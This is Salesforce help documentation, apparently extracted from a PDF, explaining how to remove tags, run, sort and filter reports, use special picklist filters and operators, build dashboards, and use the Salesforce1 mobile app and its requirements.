Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To edit tags on a record:
- "Read" on the record

To rename or delete public tags:
- "Tag Manager"

Remove Tags from Records

1. On the top right corner of the record detail page, click **Edit Tags**.
2. Next to the `Personal Tags` or `Public Tags` text boxes, click **[X]** next to the tag that you want to remove.
3. Save your changes.

If the tag that you removed is the last instance of the tag, the tag is deleted from your organization completely. If other records use the tag, the tag still appears in search results and the Tags page.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To edit tags on a record:
- "Read" on the record

Analyze Your Data

Analyze and visualize your data with reports and dashboards. Salesforce offers a powerful suite of reporting tools that work together to help you understand and act on your data.

Here's a quick intro to running, sorting, filtering, and visualing your data.

Run a Report

Reports give you access to the data your organization has accumulated over time, enabling you to make informed decisions.

Sort Report Results

Sort a report by the data in a particular column by clicking that column's heading. Clicking a column header sorts data according to that column's ascending order: text is sorted from A to Z, numerical data is sorted from lowest to highest, and time/date data is sorted from earliest to latest.

Filter Your Report

Does your report give you more data than you need? Use filters to pare down your report until it only shows the data that you want.

Create Filters that Use Special Picklist Values

Use special picklist values for your search criteria. These special picklists have values of either `True` or `False`.

Filter Operators Reference

The operator in a filter is like the verb in a sentence. Operators specify how filter criteria relate to one another. Refer to this list of filter operators while setting filters on list views, reports, dashboards, and some custom fields.

Visualize Your Data with Dashboards

Create a *dashboard* to show data from your report with a visual component, for example a pie chart.

Run a Report

Reports give you access to the data your organization has accumulated over time, enabling you to make informed decisions.

To run a report, find it on the Reports tab and click the report name. Most reports run automatically when you click the name.

1. Click the Reports tab.
2. Find the report you want to run and click the report name.

   If you're already viewing a report, click **Run Report** to run it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:
- "Run Reports"

To schedule reports:
- "Schedule Reports"

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

Sort Report Results

Sort a report by the data in a particular column by clicking that column's heading. Clicking a column header sorts data according to that column's ascending order: text is sorted from A to Z, numerical data is sorted from lowest to highest, and time/date data is sorted from earliest to latest.

- To reverse the sort order, click the column heading a second time.
- If the floating report header is enabled for your organization, sort behavior is slightly different.

  When users sort data by clicking a floating report heading, the report refreshes and redirects users to the beginning of report results.
- In a report with multiple grouping levels, you can sort by the summary value that defines each grouping.

  For example, take an Opportunities report that's grouped by type of business. Each `Type` grouping is in turn grouped by `Stage`, and each `Stage` grouping is grouped by `Lead Source`. Now you can sort the `Type` groupings by amount, the `Stage` grouping by stage, and the `Lead Source` grouping by record count.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To sort report results:
- "Run Reports"



SEE ALSO:

Build a New Report

Subtotal Report Results

Filter Your Report

Does your report give you more data than you need? Use filters to pare down your report until it only shows the data that you want.

Let's say you have a report of Accounts with fields like `State` and `Annual Revenue`. The report already has these filters:

- State includes California, Arizona, Nevada
- Annual Revenue greater than 1000000

These two filters return results for all accounts located in California, Arizona, and Nevady that generate an annual revenue greater than $1,000,000. Now you also want to filter by industry, specifically, the Banking industry. Here's how you do that.

1. On the Reports tab, click a report to open it.
2. Click **Customize**.
3. Click **Add** and select a Field Filter from the list.

   A new filter row appears below the other two filters.
4. Click next to the filter field and select a filter.

   In our account filter example, you'd select **Industry**. Which filters are available in your organization depends on the fields that your administrator set up for account records.
5. Select an operator for the filter and type the filter value in the next field.
   In our account filter example, you'd select **equals** and type *Banking*.
6. Click **Save**.

Now your report shows Banking industry Accounts in California, Arizona, and Nevada with an annual revenue above $1,000,000.00.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

To create custom list views:
- "Read" on the type of record included in the list

To create, edit, or delete public list views:
- "Manage Public List Views"

Create Filters that Use Special Picklist Values

Use special picklist values for your search criteria. These special picklists have values of either `True` or `False`.

For example, to show all opportunities you have won, enter *`Won equals True`* as your search criteria. To show all closed/lost opportunities, enter *`Closed equals True`* and *`Won equals False`*.

Note: If you are creating filter criteria for a report or list view, the lookup icon automatically displays when you choose to filter on one of the special picklists. Click the lookup icon to choose the value `True` or `False`. Alternatively, you can manually enter *`True or False`* in the filter criteria.

These are the available fields and their values:

Special Picklist Field	Value	Description
Accounts and contacts: `Is Person Account`	`True`	The account is a person account. Your administrator could have customized the name of this field. This field displays as the person account icon ( ).
	`False`	The account is a business account.

EDITIONS

Available in: Salesforce Classic

The available fields vary according to which Salesforce Edition you have.

Special Picklist Field	Value	Description
Accounts, leads, and opportunities: `Partner Account`	`True`	The account is a partner account, or the lead or opportunity owner is a partner user.
	`False`	The account is not a partner account or the lead or opportunity owner is not a partner user.
Activities: `All-day`	`True`	Applies only to events, not tasks. The event is marked as an all day event.
	`False`	The event has a specific time.
Activities: `Closed`	`True`	Applies only to tasks, not events. The task has been closed, that is, the task `Status` field has a "Closed" value.
	`False`	Task is still open.
Activities: `Event Invitation` (Only for reports)	`True`	Applies only to events, not tasks. The event is the meeting invite sent to another user for a multi-person event.
	`False`	The event is the original multi-person event assigned to the event host.
	`False`	Activity does not have a green sheet.
Activities: `Task`	`True`	Activity is a task, not an event.
	`False`	Activity is an event.
Campaigns: `Active`	`True`	Campaign is active and can be chosen from various campaign picklists.
	`False`	Campaign is inactive.
Cases: `Closed`	`True`	The case is closed, that is, the case `Status` field has a "Closed" value.
	`False`	Case is still open.
Cases: `Escalated`	`True`	Case has been automatically escalated via your org's escalation rule.
	`False`	Case has not been escalated.
Cases: `New Self-Service Comment`	`True`	Case has a new comment added by a Self-Service user.
	`False`	Case does not have a new Self-Service comment.
Cases: `Open` (Only for reports)	`True`	The case is open, that is, the case `Status` has a value that is not equivalent to "Closed."
	`False`	Case has been closed.
Cases: `Self-Service Commented`	`True`	Case has a comment added by a Self-Service user.
	`False`	Case does not have a Self-Service comment.
Contacts: `Do Not Call`	`True`	The contact cannot be included in a call recipient list.

Special Picklist Field	Value	Description
	False	The contact can receive calls.
Contacts: Email Opt Out	True	The contact cannot be included in a mass email recipient list.
	False	The contact can receive mass email.
Contacts: Fax Opt Out	True	The contact cannot be included in a fax recipient list.
	False	The contact can receive faxes.
Contacts: Self-Service Active (Only for reports)	True	The contact is enabled to log in to your Self-Service portal.
	False	The contact is not enabled for Self-Service.
Leads: Converted (Only for reports)	True	The lead has been converted.
	False	The lead has not been converted.
Leads: Do Not Call	True	The lead cannot be included in a call recipient list.
	False	The lead can receive calls.
Leads: Email Opt Out	True	The lead cannot be included in a mass email recipient list.
	False	The lead can receive mass email.
Leads: Fax Opt Out	True	The lead cannot be included in a mass fax recipient list.
	False	The lead can receive faxes.
Leads: Unread	True	The lead has not yet been viewed or edited by the owner since it was assigned to that user.
	False	The lead has been viewed or edited at least once by the owner since it was assigned.
Opportunities: Closed	True	The opportunity is closed, that is, the Stage field has a value of the type Closed/Won or Closed/Lost.
	False	The opportunity is still open.
Opportunities: Has Products	True	Products have been added to the opportunity.
	False	Products have not been added to the opportunity.
Opportunities: Is Split	True	The opportunity has revenue or overlay splits.
	False	The opportunity does not have revenue or overlay splits.
Opportunities: Primary (Only for Partner Opportunities report)	True	The partner for the opportunity has been marked as the primary partner.
	False	The partner for the opportunity has not been marked as the primary partner.
Opportunities: Private	True	The opportunity owner has checked the Private box on the opportunity edit page.

Special Picklist Field	Value	Description
	False	The Private box on the opportunity is not checked.
Opportunities: Won	True	The opportunity is closed and won, that is, the Stage field has a value of the type Closed/Won.
	False	The opportunity has not been won. The Stage field may have a value of the type Open or Closed/Lost.
Products: Active	True	Product is active and can be added to opportunities in Enterprise, Unlimited, and Performance Edition orgs.
	False	Product is inactive and cannot be added to opportunities.
Product: Has Quantity Schedule	True	Product has a default quantity schedule.
	False	Product does not have a default quantity schedule.
Product: Has Revenue Schedule	True	Product has a default revenue schedule.
	False	Product does not have a default revenue schedule.
Solutions: Visible in Self-Service Portal	True	The solution has been marked Visible in Self-Service Portal and is visible to Self-Service portal users.
	False	Solution is not marked Visible in Self-Service Portal and is not visible to Self-Service portal users.
Solutions: Reviewed	True	The solution has been reviewed, that is, the solution Status field has a "Reviewed" value.
	False	Solution is not reviewed.
Solutions Out of Date	True	The translated solution has not been updated to match the master solution with which it is associated.
	False	The translated solution has been updated to match the master solution with which it is associated.
Users: Active	True	User is active and can log in.
	False	User is inactive and cannot log in.
Users: Offline User	True	User has access to use Connect Offline.
	False	User is not enabled for Connect Offline use.
Users: Marketing User	True	User can manage campaigns.
	False	User is not enabled to manage campaigns.
User: Is Partner	True	User is a partner user.
	False	User is not a partner user.

Note: The special picklists you can view are only those that are visible in your page layout and field-level security settings.

Filter Operators Reference

The operator in a filter is like the verb in a sentence. Operators specify how filter criteria relate to one another. Refer to this list of filter operators while setting filters on list views, reports, dashboards, and some custom fields.

Operator	Uses
equals	Use for an exact match. For example, "Created equals today."
less than	Use for results that are less than the value you enter. For example, "Quota less than 20000" returns records where the quota field ranges from 0 to 19,999.99.
greater than	Use when you want results that exceed the value you enter; for example, "Quota greater than 20000" returns records where the quota amount begins at 20,000.01.
less or equal	Use for results that match or are less than the value you enter.
greater or equal	Use for results that match or exceed the value you enter.
not equal to	Shows results that don't have the value you enter. This operator is especially useful for eliminating empty fields. For example, "Email not equal to <blank>."
contains	Use for fields that include your search string, but sometimes also include other information. For example, "Account contains California" would find California Travel, California Pro Shop, and Surf California. Keep in mind that if you enter a short search string, it can match a longer word. For example, "Account contains pro" would find California Pro Shop and Promotions Corporation. This operator is not case-sensitive.
does not contain	Eliminates records that don't contain the value you enter. For example, "Mailing Address Line 2 does not contain P. O. Box." Note: When specifying filter criteria on roll-up summary fields, `does not contain` uses "or" logic on comma-separated values. On list views, reports, and dashboards, `does not contain` uses "and" logic. This operator is not case-sensitive.
starts with	Use when you know what your value starts with, but not the exact text. This operator is a narrower search term than "contains." For example, if you enter "Account starts with California," you find California Travel and California Pro Shop, but not Surf California.
includes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that include one or more of the values you enter. For example, if you enter "Interests includes hockey, football, baseball," you find records that have only hockey selected, and records that have two or three of the values entered. Results do not include partial matches of values.
excludes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that do not contain any values that match the ones entered. For example, if you enter "Interests exclude wine, golf," your report lists records that contain any other values from that picklist, including values that are blank. Results do not include partial matches of values.

Operator	Uses
between	Available for dashboard filters only. Use to filter on ranges of values. For each range, the filter returns results that are greater than or equal to the minimum value and less than the maximum value. For example, if you enter "Number of Employees from 100 through 500," your results include accounts with 100 employees up to those with 499 employees. Accounts with 500 employees aren't included in the results.
within	Available when you create list views based on a Geolocation custom field. Shows results that are within the specified radius from a fixed latitude and longitude. For example, if you enter "Warehouse location within 50 miles 37.775° –122.418°,", your list view includes all warehouses within a 50–mile radius of San Francisco, California.

Visualize Your Data with Dashboards

Create a *dashboard* to show data from your report with a visual component, for example a pie chart.

Let's say your have a report that shows Banking industry Accounts in California, Arizona, and Nevada with an annual revenue above $1,000,000.00. Now you want to visualize this report for your team with a pie chart. Here's how you do that.

1. Click the Reports tab.
2. Click **New Dashboard**.
3. Click the pie chart icon in the Components tab and drag it to one of the columns in the layout.
4. Add a header and a title for your pie chart.
5. Click the Data Sources tab and expand the Reports list.
6. Find your report and drag it over to the pie chart.
7. Save your changes.

The dashboard is now available on the Reports tab for anyone who has permissions to view the report data. If you click on the dashboard, the underlying report opens.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and refresh dashboards:

- "Run Reports" AND access to dashboard folder

To create dashboards:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:

- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:

- "Run Reports," "Manage Dashboards," AND "View All Data"

Note and Attachment Fields

There are a number of useful fields available for notes and attachments in Salesforce. There are different fields available for notes taken with Notes, our enhanced note-taking tool, and notes taken with the old note-taking tool.

EDITIONS

Available in: Salesforce1, Salesforce Classic, and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Fields for Notes

Note: In Salesforce1 and Lightning Experience, there are additional fields for relating multiple records to the note.

Field	Description
Body	Text of the note. Can hold up to 50 MB of data.
Title	Subject of note. Maximum of 200 characters.

Fields for the Old Note-Taking Tool

Field	Description
Body	Text of the note. Can hold up to 32 KB of data.
Private	Checkbox to indicate that note is only accessible to the owner and administrators. For administrators to view private notes, they need the "View All Data" permission; to edit them, they need the "Modify All Data" permission.
Title	Short description of note. Maximum of 80 characters.

Fields for Attachments

Attachment Fields

Field	Description
Description	Description of the uploaded file. Maximum of 500 characters.
File Name	Name of the uploaded file.
Private	Checkbox to indicate that the attachment is only accessible to the owner and administrators. For administrators to view private attachments, they need the "View All Data" permission; to edit them, they need the "Modify All Data" permission.
Share With Connections	Checkbox to indicate that the attachment is shared with connections when the parent record is shared. This checkbox is only available if Salesforce to Salesforce is enabled, the parent record is shared, and the attachment is public.
Size	Size of the uploaded file.

Work on Mobile Devices

Salesforce provides several mobile apps to keep you connected and productive, no matter where you are.

Salesforce Mobile Product Comparison

Salesforce1, SalesforceA, Salesforce Mobile Classic, and Salesforce Authenticator are available on different mobile devices and in different editions, with different support options.

Salesforce1 Mobile App

The Salesforce1 mobile app is Salesforce on the go! This enterprise-class mobile experience gives you real-time access to the same information you see in the office, but organized for getting work done between customer meetings, while waiting for a flight, even when you're in line for coffee. The intuitive interface makes it easy to navigate and interact with data on a touchscreen, so you can review and update information with just a few taps. And Salesforce1 includes many of your org's customizations, so the app is tailored to your business needs.

Salesforce Mobile Classic

The Salesforce Mobile Classic app provides mobile access to your Salesforce data from Android™ and iPhone® devices. You can view, create, edit, and delete records, keep track of your activities, view your dashboards, run simple reports, and log calls and emails. Your Salesforce admin must assign you a mobile license before you can use Salesforce Mobile Classic.

Salesforce Mobile Product Comparison

Salesforce1, SalesforceA, Salesforce Mobile Classic, and Salesforce Authenticator are available on different mobile devices and in different editions, with different support options.

Product	Description	Supported Salesforce Editions	Supported Mobile Devices	Offline Support?
Salesforce1	Access and update Salesforce data from an interface that's optimized for navigating and working on your touchscreen mobile device. You can view, edit, and create records, manage your activities, view your dashboards and reports, and use Chatter. Salesforce1 supports many standard objects and list views, all your organization's custom objects, the integration of other mobile apps, and many of your organization's Salesforce customizations (including Visualforce tabs and pages and Lightning Pages).	Free for customers using: • Personal Edition • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition • Contact Manager Edition	• Android phones • Android tablets • iPad models • iPhone models • Windows 8.1 and Windows 10 phones (mobile browser app only)	Yes, for viewing data. Beta: Create and edit data (Salesforce1 for Android, v9.0 or later and Salesforce1 for iOS, v10.0 or later)
SalesforceA	Manage users and view information for Salesforce organizations from your smartphone.	Free for customers using: • Group Edition • Professional Edition	• Android phones • Android tablets • iPad models	No

Product	Description	Supported Salesforce Editions	Supported Mobile Devices	Offline Support?
	Deactivate or freeze users, reset passwords, unlock users, edit user details, and assign permission sets. This app is restricted to users with the "Manage Users" permission.	• Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition • Contact Manager Edition	• iPhone models • iPod Touch	
Salesforce Mobile Classic	You can view your dashboards, run simple reports, log calls and emails, track your activities, and create, edit, and delete records. Most standard Sales objects and some Service objects are available. Custom objects and configurations are also supported.	App requires mobile licenses and is available for: • Professional Edition • Enterprise Edition • Unlimited Edition • Performance Edition • Developer Edition	• Android phones • Android tablets • iPhone models	Yes
Salesforce Authenticator	Secure your account by using your mobile device for two-factor authentication. Verify your identity or block unrecognized activity with a one-tap response to a push notification. If you enable location services for the app, you can set trusted locations, such as your home or office. If automation is available, the app can verify your identity automatically when you're in a trusted location. Get a code to use as a backup identity verification method.	Free for all customers using: • Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	• Android phones • iPhone 5 or later models	Yes, for generating verification codes

SEE ALSO:

- Salesforce1 Mobile App
- Help Users From Anywhere With SalesforceA
- Salesforce Mobile Classic
- Salesforce Authenticator

Salesforce1 Mobile App

The Salesforce1 mobile app is Salesforce on the go! This enterprise-class mobile experience gives you real-time access to the same information you see in the office, but organized for getting work done between customer meetings, while waiting for a flight, even when you're in line for coffee. The intuitive interface makes it easy to navigate and interact with data on a touchscreen, so you can review and update information with just a few taps. And Salesforce1 includes many of your org's customizations, so the app is tailored to your business needs.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Note: Salesforce1 puts key data and features at your disposal, wherever you are. But there are business activities that are probably better done from your laptop or desktop. To see data or do actions that aren't available in Salesforce1, use Lightning Experience or Salesforce Classic instead.

Get the Salesforce1 Mobile App

The way you access Salesforce1 depends on how you want to work: using an app installed on your device or using a mobile browser. It's possible that some of the Salesforce1 versions are disabled for your organization—ask your Salesforce administrator about your options.

Salesforce1 Mobile App Features: What's Available in Each Version

Salesforce1 is available as a downloadable app on iOS and Android devices and as a mobile browser app in supported mobile browsers. In most cases, all of the Salesforce1 "flavors" include the same features. But there are some differences between the experiences, often related to differences in the mobile platforms on which Salesforce1 is supported.

Requirements for the Salesforce1 Mobile App

Salesforce1 is available for most Salesforce editions and user license types. The app is supported on a variety of mobile platforms, with some minimum operating system and mobile browser requirements.

What Data Is Available in the Salesforce1 Mobile App?

Salesforce1 uses your organization's Salesforce edition, your user license type, and your assigned user profile and permission sets to determine the data that's available to you. You see most of the objects, record types, fields, and page layouts that you do when working in the full Salesforce site. But not all Salesforce data is available in Salesforce1.

Why Can't I Log in to the Salesforce1 Mobile App?

You're certain that you're using your correct Salesforce credentials but you can't log in to Salesforce1? There are several common reasons why you might be having trouble.

Turn the Salesforce1 Mobile Browser App Off or On

When the Salesforce1 mobile browser app is enabled for your organization, you automatically redirect to this experience when you log in to Salesforce from a supported mobile browser. Using the full Salesforce site in a mobile browser isn't supported. But it is possible to turn off the mobile browser app if you need to access Salesforce Classic from your mobile device for awhile.

Find Help in the Salesforce1 Mobile App

Salesforce1 includes a **Help** link that you can use to learn about the mobile app.

Help Resources for the Salesforce1 Mobile App

These resources provide information about using the Salesforce1 mobile app, setting up your organization to use the app, and developing for the app.

SEE ALSO:

Help Resources for the Salesforce1 Mobile App

Get the Salesforce1 Mobile App

The way you access Salesforce1 depends on how you want to work: using an app installed on your device or using a mobile browser. It's possible that some of the Salesforce1 versions are disabled for your organization—ask your Salesforce administrator about your options.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Install a Downloadable App

The Salesforce1 downloadable apps are available for Android and iOS devices that meet minimum platform requirements. You can download and install Salesforce1 from Google Play or the App Store.

Once the app is installed, launch it from your home screen and log in to your Salesforce account. You may be prompted to create a security PIN. By default, you're connected to your production environment.

Note: If you're not able to log in, verify with your Salesforce admin that you're enabled to use the downloadable app.

Access the Mobile Browser App

The Salesforce1 mobile browser app runs in a mobile browser on Android, iOS, and Windows devices that meet minimum platform requirements. The mobile browser app is a great option if your organization prevents installing apps on your corporate-issued device.

If the mobile browser app is enabled for your organization, you're automatically redirected to Salesforce1 when you log in to Salesforce from a supported mobile browser. If Salesforce1 doesn't automatically start for you, make sure you didn't turn off the redirection to the mobile browser app and that you're using a supported browser.

(From most unsupported mobile browsers, you're redirected to Salesforce Classic instead. If you're using an iOS device, you can access the mobile browser from Google Chrome for iOS or when tapping a Salesforce link in Gmail for iOS, but working in either of these environments isn't supported by Salesforce.)

SEE ALSO:

- Requirements for the Salesforce1 Mobile App
- Why Can't I Log in to the Salesforce1 Mobile App?
- Turn the Salesforce1 Mobile Browser App Off or On

Salesforce1 Mobile App Features: What's Available in Each Version

Salesforce1 is available as a downloadable app on iOS and Android devices and as a mobile browser app in supported mobile browsers. In most cases, all of the Salesforce1 "flavors" include the same features. But there are some differences between the experiences, often related to differences in the mobile platforms on which Salesforce1 is supported.

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
Navigation and Actions			
Access up to 200 list views per object	✔	✔	✔
See visual snapshots of business data on list view charts			✔ (*tablets only*)
Sort and filter list views	✔	✔	✔

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
Do actions like make phone calls, log calls, and send emails (*Phone calls supported on iPhones and Android phones only)*	✔	✔	✔
Use quick actions created for your organization	✔	✔	✔
See Google Maps images in standard address fields	✔	✔	✔
Search			
Search for Salesforce records	✔	✔	✔
Scope global searches to find records by object			✔
See matching search results for all records, not just those that have been recently viewed			✔
Sort search results			✔
Get more relevant results with dependent lookup filters	✔	✔	✔
Get automatic spell checking and correction on search keywords	✔	✔	✔
Use global search to find Chatter posts in the "All Company" feed			✔
Use Spotlight Search to find Salesforce data without opening Salesforce1		✔	
Relationship and Data Management			
Add new records and update existing records	✔	✔	✔
Prevent the creation of duplicate records	✔	✔	✔
Stay up to date about important companies and industries with News	✔	✔	✔
See company logos for accounts	✔	✔	✔
Locate, associate, and view Twitter profiles for Salesforce accounts, contacts, and leads	✔	✔	✔
Track relationships between accounts and contacts with Contacts to Multiple Accounts	✔	✔	✔
Add contacts to Salesforce from mobile device contact lists	✔	✔	
See lead scores	✔	✔	✔
Convert qualified leads to contacts	✔	✔	✔
Use Path on opportunities to follow sales processes and get deals closed	✔	✔	✔
Work with account teams and opportunity teams	✔	✔	✔

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
Add products, quotes, and multiple influential campaigns to opportunities	✔	✔	✔
Manage campaign member statuses	✔	✔	✔
View forecast data		✔	
Work with data stored outside of Salesforce	✔	✔	✔
Productivity (Salesforce Today, Notes, Events, Tasks, Email)			
Use Today to prepare for and manage the day's events, join conference calls, and log mobile calendar events in Salesforce	✔	✔	
Add contacts to Salesforce from events in Today	✔	✔	
Take rich text meeting notes and easily relate them to records	✔	✔	✔
Add images to notes		✔	
Create tasks from Notes	✔	✔	✔
Create tasks from Chatter posts			✔
Create recurring and follow-up tasks	✔	✔	✔
Track, close, or reopen tasks	✔	✔	✔
Do quick task updates with a tap: edit comments or change a due date, status, or priority	✔	✔	✔
Create and view Salesforce events	✔	✔	✔
Send email from Salesforce using SalesforceIQ Inbox	✔	✔	
Work.com			
Use Work.com Coaching, Goals, Rewards, and Skills *(Skills available in Android only)*	✔	✔	✔
Customer Service Tools			
Work with cases and case emails	✔	✔	✔
Use Social Customer Service to track cases and respond to Twitter Tweets in real time	✔	✔	✔
View Salesforce Knowledge articles	✔	✔	✔
Track purchased products with Assets	✔	✔	✔
Streamline field service with Work Orders (including milestones, linked articles, and work order hierarchies)	✔	✔	✔

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
View scheduled services and navigate to service locations with Field Service Lightning	✔	✔	✔
Reports and Dashboards			
View dashboards, dashboard components (including Visualforce dashboard components), and reports	✔	✔	✔
View Lightning Experience reports, dashboards, and charts	✔	✔	✔
Sort data in reports	✔	✔	✔
Apply dashboard filters	✔	✔	✔
Share snapshots of Enhanced Charts in the Chatter feed			✔
Salesforce Files			
Use Salesforce Files	✔	✔	✔
Use Salesforce Files if Chatter is turned off			✔
Browse and share files from external data sources, such as SharePoint, OneDrive for Business, Google Drive, and Box (*Requires Files Connect*)	✔	✔	✔
Edit Microsoft Office 365 files	✔	✔	
Access Content Libraries		✔	
Chatter (Feeds, Topics, Profiles, Groups)			
Use Chatter feeds, people, and groups	✔	✔	✔
Search in the main Chatter feed	✔	✔	✔
Mute Chatter posts			✔
View, edit, and follow feed entries organized by topic; add multiple topics to posts			✔
Bundle multiple record updates into a single post			✔
Attach photos or files to posts or comments, or use quick actions to post photos or files	✔	✔	✔
Share Chatter posts	✔	✔	
See previews of files posted to posts and comments	✔	✔	✔
Double-tap to add or remove bookmarks for Chatter posts		✔	
Ask questions and get answers in the feed			✔
Escalate questions in Chatter to cases			✔

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
Edit user profile details	✔		✔
Change the user profile picture	✔	✔	✔
Add group photos	✔	✔	✔
Add records to groups	✔	✔	✔
Collaborate with more privacy in unlisted Chatter groups	✔	✔	✔
Post announcements in group feeds	✔	✔	✔
Manage groups, including add group members	✔	✔	✔
Use Salesforce1 if Chatter is turned off	✔	✔	✔
Use quick actions in Salesforce1 if Chatter is turned off	✔	✔	✔
Launch Salesforce1 from Chatter email notifications and digest links	✔	✔	✔
Salesforce Communities			
Access communities created using the Salesforce Tabs + Visualforce template	✔	✔	✔
Business Logic and Process Automation			
Submit records for approval	✔	✔	✔
View the status of pending approvals and approve or reject approval requests		✔	✔
Resume or delete paused flow interviews	✔	✔	✔
Notifications			
Receive in-app notifications	✔	✔	✔
Receive push notifications	✔	✔	
Configure the push notifications that are sent	✔	✔	
Offline			
View cached data when working offline	✔	✔	
Create, edit, and delete records for recently accessed objects when offline (Beta)	✔	✔	
Access and Security			
Log in faster using password manager apps right from the Salesforce1 login page		✔	
Configure connections to multiple instances from the login page	✔	✔	

Feature	Android Downloadable Apps	iOS Downloadable App	Mobile Browser App
Switch between multiple Salesforce accounts or communities without leaving the app	✔	✔	
Open most Salesforce URLs directly in Salesforce1	✔	✔	
Control app access with a security passcode	✔	✔	
Use Connected App security settings to meet industry compliance regulations	✔	✔	
Get enhanced security with Mobile Device Management (MDM)	✔	✔	
Customizations and User/App Settings			
View Visualforce pages	✔	✔	✔
Access Lightning pages, and custom and third-party apps	✔	✔	✔
See a customized selection and arrangement of actions in the action bar and list item actions	✔	✔	✔
See custom branding	✔	✔	✔
See field-level help	✔	✔	✔

SEE ALSO:

Help Resources for the Salesforce1 Mobile App

Requirements for the Salesforce1 Mobile App

Salesforce1 is available for most Salesforce editions and user license types. The app is supported on a variety of mobile platforms, with some minimum operating system and mobile browser requirements.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Mobile Platform Requirements

Salesforce1 is available on phones and tablets that meet these mobile platform requirements.

Operating System and Version Requirements	Mobile Browser Requirements*
Android 4.4 or later	Google Chrome on Android Good Browser on Android
iOS 10.0 or later	Apple Safari on iOS Good Browser on iOS
Windows 10 *(Mobile browser app only)*	Microsoft Edge on Windows 10 phones only

Operating System and Version Requirements	Mobile Browser Requirements*
Windows 8.1 *(Mobile browser app only)*	Microsoft Internet Explorer 11 on Windows 8.1 phones only *(Support ends December 17, 2017)*

* Mobile browser requirements apply to the Salesforce1 mobile browser app only.

- The latest mobile browser version is required.
- When using the mobile browser app, we recommend turning off Incognito Mode in Chrome, Private Browsing in Safari, or InPrivate Browsing in Edge or Internet Explorer.

Mobile Devices Used for Salesforce1 Testing

Salesforce performs automated and manual testing of the Salesforce1 downloadable and mobile browser apps on a select set of mobile devices. This is the current list of devices used for Salesforce1 testing.

Platform	Phones	Tablets
Android	• Google Nexus 5X • Google Nexus 6P • Samsung Galaxy S7 • Samsung Galaxy S6 • Samsung Galaxy S5 • Samsung Galaxy S4 • Samsung Galaxy Note 4	• Samsung Galaxy Tab S2 • Samsung Galaxy Tab A 8.0
iOS	• iPhone 7 / 7 Plus • iPhone 6S / 6S Plus • iPhone 6 / 6 Plus • iPhone 5S • iPhone SE	• iPad Pro (9.7" and 12.9") • iPad Air 2 • iPad Mini 4
Windows *(Mobile browser app only)*	• Nokia 1020 (with Windows 8.1) • Lumia 950 (with Windows 10)	• n/a

Customers aren't blocked from using Salesforce1 on untested devices as long as they meet current platform requirements. The list of Salesforce1-tested devices is subject to change, with or without advance notice.

Note: Salesforce treats touch-enabled laptops, including Microsoft Surface and Surface Pro devices, as laptops instead of tablets. It's not possible to access Salesforce1 on these devices. Users are always redirected to the full site experience that's enabled for them—Lightning Experience or Salesforce Classic. Only standard keyboard and mouse inputs are supported on these types of devices.

On most devices, Salesforce1 is supported in portrait orientation only. The one exception is when using the Salesforce1 downloadable app on iPad tablets, where both portrait and landscape orientation are supported.

Salesforce Editions and Licenses

See which Salesforce editions and user license types support using Salesforce1.

Salesforce Editions

Salesforce1 is available in these editions:

- Personal Edition
- Group Edition
- Professional Edition
- Enterprise Edition
- Performance Edition
- Unlimited Edition
- Developer Edition
- Contact Manager Edition

But not in these editions:

- Database.com Edition

User License Types

These user license types can access Salesforce1. A special Salesforce1 or mobile license isn't required.

- Salesforce users
- Salesforce Platform and Force.com users
- Chatter Plus users (also known as Chatter Only), Chatter Free users, and Chatter External users*
- Customer Community, Customer Community Plus, and Partner Community external users
- Portal users who are a member of a Salesforce community

These user license types don't have access to the mobile app:

- Portal users (unless a member of a Salesforce community)
- Database.com users
- Sites and Site.com users
- Data.com users
- Work.com users

Note: You can access the same data and functionality that's available to you in the full site, as determined by your organization's Salesforce edition, your user license type, and your assigned user profile and permission sets.

*Chatter Plus, Chatter Free, and Chatter External users must have the "API Enabled" profile permission turned on to use any of the Salesforce1 downloadable apps. Chatter External users who have API access can't access Groups or People list views when using a downloadable app.

Wireless Connection

